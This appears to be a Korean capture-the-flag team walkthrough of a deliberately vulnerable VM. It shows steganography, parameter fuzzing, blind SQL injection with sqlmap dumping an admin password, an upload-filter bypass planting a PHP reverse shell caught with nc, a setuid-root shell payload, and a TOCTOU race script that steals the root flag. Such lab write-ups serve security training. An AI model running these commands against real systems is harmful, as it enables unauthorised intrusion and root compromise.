CTF WalkThrough


https://drive.google.com/file/d/1qPtaBbjD_TA1BNAV04lhG9ebSwV3HZdq/view?usp=drive_link

(ova 다운로드 받는 곳)

TEAM NAME: PASSWORD1234

TEAM MEMBER: 이혜원,박건우,이석현,최승환

WEBSERVER 부분



웹페이지로 들어간다

```
</style>
</head>
<body>
  <h1>Welcome! Password1234</h1>
  <img src="password1234.jpeg" alt="Password1234">
```

소스코드를 보면 나와있는 이미지파일을 다운받아본다

```
┌──(root㉿kali)-[~]
└─# steghide extract -sf password1234.jpeg
Enter passphrase:
wrote extracted data to "secret.txt".
```

steghide 로 추출해본다


```
┌──(root㉿kali)-[~]
└─# cat secret.txt
cGFzc3dvcmQxMjM0
```

cat 하면 나오는 걸 해독해본다


```
┌──(root㉿kali)-[~]
└─# echo "cGFzc3dvcmQxMjM0" | base64 -d
password1234
```

해독해본 걸 경로에 넣어본다

///혜원 파트



로그인페이지가 나타났다. 여기에 회원가입 해본다




회원가입 후 들어가면 admin만 업로드할 수 있는 곳으로 가는 곳과 로그아웃 버튼이 나타났다.

디렉터리 바로 아래에 뭐가 더 없는지 gobuster 로 확인해본다


```
/.php                 (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 480]
/search.php           (Status: 200) [Size: 7]
/register.php         (Status: 200) [Size: 521]
/.html                (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 329] [--> http://192.168.1
ssword1234/uploads/]
/welcome.php          (Status: 302) [Size: 0] [--> index.php]
/db.php               (Status: 200) [Size: 1]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
```

register.php는 회원가입 페이지고, db.php,logout.php 는 보여지지 않는다.

Welcome.php는 앞선 admin계정 없이는 들어갈 수 없는 페이지가 나온다. 여기서 search.php 는 무엇일까.



들어가면 이런 문구만 뜬다. 무언가 반응은 한다는 뜻이다.



일단 오류는 없다.

퍼징으로 파라미터를 찾아보자.

```
┌──(root㉿kali)-[~]
└─# ffuf -u "http://192.168.16.72/password1234/search.php?FUZZ=test" -w burp
-parameter-names.txt -fs 0
```

```
:: Progress: [40/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: E
Admin                   [Status: 200, Size: 7, Words: 1, Lines: 3, Duration:
 1ms]
:: Progress: [40/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: E
AddressStatus           [Status: 200, Size: 7, Words: 1, Lines: 3, Duration:
 4ms]
:: Progress: [41/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: E
AddressResult           [Status: 200, Size: 7, Words: 1, Lines: 3, Duration:
 7ms]
:: Progress: [42/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: E
Address                 [Status: 200, Size: 7, Words: 1, Lines: 3, Duration:
 7ms]
:: Progress: [43/6453] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: E
```
굉장히 많이 나온다.

ERROR라고 출력되는 것도 200 상태코드로 인식하기 때문에 모든 문자열이 맞는 파라미터라고 나오는 것이다.


그렇다면 ERROR 라고 출력되는 파라미터값을 추출해서 txt 파일에서 해당 문자열들을 제외시킨다음 찾아보면 될 것이다.

```
┌──(root㉿kali)-[~]
└─# cat parameter.sh
#!/bin/bash

target="http://192.168.16.72/password1234/search.php"
wordlist="burp-parameter-names.txt"
wordlits="test.txt"


while IFS= read -r param || [ -n "$param" ]; do
        res=$(curl -sG --max-time 10 --data-urlencode "${param}=test" "$targ
et")
        if ! printf '%s' "$res" | grep -q 'ERROR'; then
                printf '%s\n' "$param" >> "$wordlits"
        fi
done < "$wordlist"
echo "Saves → $wordlits"
```

Curl 로 해봤을 때 res 의 값이 ERROR가 안나온다면 그 값을 새로운 txt 파일에 적재한다. 그래서 저장된 test 파일을 열어보면

```
┌──(root㉿kali)-[~]
└─# cat test.txt

q
```

하나가 나온다.



에러가 아닌 다른 값이 나온다. 같이 나온 글자엔 blind 인젝션이라고 써있다.

Sqlmap 명령어로 데이터베이스를 알아내보자.

```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.16.72/password1234/search.php?q=test" --dbms=m
ysql --tech=BT --dbs --level=5 --risk=3 --batch
```

```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] website
```

데이터베이스 중 website 데이터베이스를 발견했다.

--dump 를 통해 모든 데이터를 확인해보자.


```
Database: website
Table: users
[2 entries]
+----+----------+--------------------------------------------------------------+----------+
| id | is_admin | password                                                     | username |
+----+----------+--------------------------------------------------------------+----------+
| 1  | 1        | adminpass                                                    | admin    |
| 2  | 0        | $2y$10$4YlfgQz1Bwkj2KovAT94cuuz/vBdy3QdhDEhjvN36849wDCpoMWlS | 1234     |
+----+----------+--------------------------------------------------------------+----------+
```

이렇게 admin 계정의 패스워드를 찾았다. 이대로 로그인해보자.

///석현님 파트


그럼 이렇게 admin uploads 페이지로 들어갈 수 있게된다.

먼저 txt 파일을 업로드 해본다



베이스64로 인코딩 된걸 보고

베이스64로 인코딩 된값을 txt파일에 저장후 txt파일을 업로드 해보았다




Base64가 디코딩 되어서 나오는 것을 확인하였다

```
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=---------------------------256921327029960710541596726147
8  Content-Length: 691
9  Origin: http://192.168.16.63
10 Connection: keep-alive
11 Referer: http://192.168.16.63/password1234/admin-uploads.php
12 Cookie: PHPSESSID=hj6raggbnjsv6no3g4sd5300q3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 X-Upload-Bypass: allow
16
17 -----------------------------256921327029960710541596726147
18 Content-Disposition: form-data; name="file"; filename="rev.php"
19 Content-Type: text/plain
20
21 PGh0bWw+Cjxib2R5Pgo8Zm9ybSBtZXRob2Q9IkdFVCIgbmFtZT0iPD9waHAgZWNobyBiYXNlbmFtZSgkX1NFUlZFUlsnU
```

Search


버프수트를 이용하여 헤더에 X-Upload-Bypass: allow

Content-Type: text/plain으로 수정한 revshell php코드를 base64형식으로 인코딩해서 업로드를 하였다



정상적으로 올라갔다.

정상적으로 올라간후 uploads를 확인한다



올라간 역방향 쉘에 리버스 쉘코드를 삽입한다

```
^C* Calculating NOT_FOUND code ...

┌──(root㉿kali)-[~]
└─# nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.16.76] from (UNKNOWN) [192.168.16.63] 50570
pwd
/var/www/html/password1234/uploads
```

정상적으로 www-data 계정으로 접속 된 모습을 확인할수있다

///승환님 파트

First Walkthroughts (Insider)

🤔 접속 후 현재 디렉토리 위치 및 권한 확인

```
pwd
/var/www/html/password1234/uploads
whoami
www-data
```

🤔 Find로 SUID 바이너리 찾기

```
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/opt/.svc/insider
```

🤔 /opt/.svc/insider 파일이 의심 간다. 실행해보자

```
/opt/.svc/insider
Insider: my favorite song is lisa - "money"
```

🤔 Insider(내부자)가 money를 강조했다. money가 무슨 의미일까?

🤔 환경변수 money를 의심 -> 페이로드 작성

루트 권한 획득용 ELF 생성(C언어로)

```
cat > /tmp/money.c <<'EOF'
#include <unistd.h>
#include <stdlib.h>
int main(void) {
setuid(0);
setgid(0);
execl("/bin/sh","sh",NULL);
return 0;
}
EOF
```

🤔 컴파일 및 export로 환경변수 설정

```
gcc /tmp/money.c -o /tmp/money
chmod +x /tmp/money
export money=/tmp/money
```

🤔 실행 및 권한획득 확인

```
/opt/.svc/insider
whoami
root
cd /root
ls
CTF_TOCTOU.ova
CTF_TOCTOU.txt
flag.txt
```

Mission Success !!

```
cat flag.txt
Insider : Thank you! It was a good deal, Bro !
```

///건우님 파트

내부 OVA에서 루트 권한 상승 방법

README파일 확인

```
[root@localhost p@ssw0rd1234]# ls
README  ltrace  strace  userflag.txt
[root@localhost p@ssw0rd1234]# cat README
Goal: Find the rootflag stored in /root/rootflag.txt
[root@localhost p@ssw0rd1234]#
```


ps관련 명령어로 cron에서 루트가 run_r.sh에서 /usr/bin/TOCTOU를 실행하는 것 확인

```
root        3370  0.0  0.3  14884  6348 ?        S    16:07   0:00 /usr/sbin/CROND -n
root        3372  0.0  0.1   4600  3072 ?        Ss   16:07   0:00 /bin/sh -c /root/run_r.sh >> /root/run_r.log 2>/dev/null
root        3373  0.0  0.1   4600  3200 ?        S    16:07   0:00 /bin/bash /root/run_r.sh
root        3506  0.0  0.0      0     0 ?        R    16:07   0:00 [kworker/0:0+events]
root        3735  0.0  0.3  14884  6348 ?        S    16:08   0:00 /usr/sbin/CROND -n
root        3737  0.0  0.1   4600  3072 ?        Ss   16:08   0:00 /bin/sh -c /root/run_r.sh >> /root/run_r.log 2>/dev/null
root        3738  0.0  0.1   4600  3200 ?        S    16:08   0:00 /bin/bash /root/run_r.sh
root        3907  0.0  0.0   2500  1024 ?        S    16:08   0:00 /usr/bin/TOCTOU
root        3908  0.0  0.0   2500  1024 ?        S    16:08   0:00 /usr/bin/TOCTOU
p@ssw0r+    3909  0.0  0.1   7496  3328 tty1     R+   16:08   0:00 ps aux
```


홈 디렉토리에 있는 ltrace, strace를 이용해서 /usr/bin/TOCTOU 검사하여 /tmp/CTF/race파일이 주기적으로 실행되고 내부적으로 1초씩 텀이 있는 것을 확인.

```
[p@ssw0rd1234@localhost ~]$ ltrace /usr/bin/TOCTOU
stat(0x402010, 0x7ffc7c366840, 0x7ffc7c366840, 0x403e08)                    = 0
sleep(1)                                                                    = 0
system("/tmp/CTF/race" <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                      = 0
+++ exited (status 0) +++
```

TOCTOU(Time Of Check to Time Of Use)



삭제가능한 race파일을 발견하였고 삭제해도 다시 파일이 생김.



Race Condtion을 이용해서 race파일을 가로채는 스크립트 작성 예를 들면

#!bin/bash

while true; do

rm -rf /tmp/CTF/race

touch /tmp/CTF/race

chmod 755 /tmp/CTF/race

echo "#!bin/bash" > /tmp/CTF/race

echo "cp /root/rootflag.txt /tmp/CTF/rootflag.txt" >> /tmp/CTF/race

sleep 0.01

done

```
#!/bin/bash

while true; do
        rm -rf /tmp/CTF/race
        touch /tmp/CTF/race
        chmod 755 /tmp/CTF/race
        echo "#!/bin/bash" > /tmp/CTF/race
        echo "cp /root/rootflag.txt /tmp/CTF/rootflag.txt" >> /tmp/CTF/race
        sleep 0.01
done
```

```
[root@localhost CTF]# ls
race  tmp.sh
[root@localhost CTF]# ./tmp.sh &
```

계속 실행하다가 파일을 가로채는 것을 성공하면 rootflag.txt가 copy되서 생김.

```
[root@localhost CTF]# ls
race  rootflag.txt  tmp.sh
[1]+  Killed                  ./tmp.sh
[root@localhost CTF]# cat rootflag.txt
Wed Oct  1 16:32:18 KST 2025
[root@localhost CTF]#
```

TOCTOU는 race파일이 없으면 생성하고 권한이 root일 때, sleep 1초후에 race파일을 실행하는 바이너리 파일로서 구현되어있다.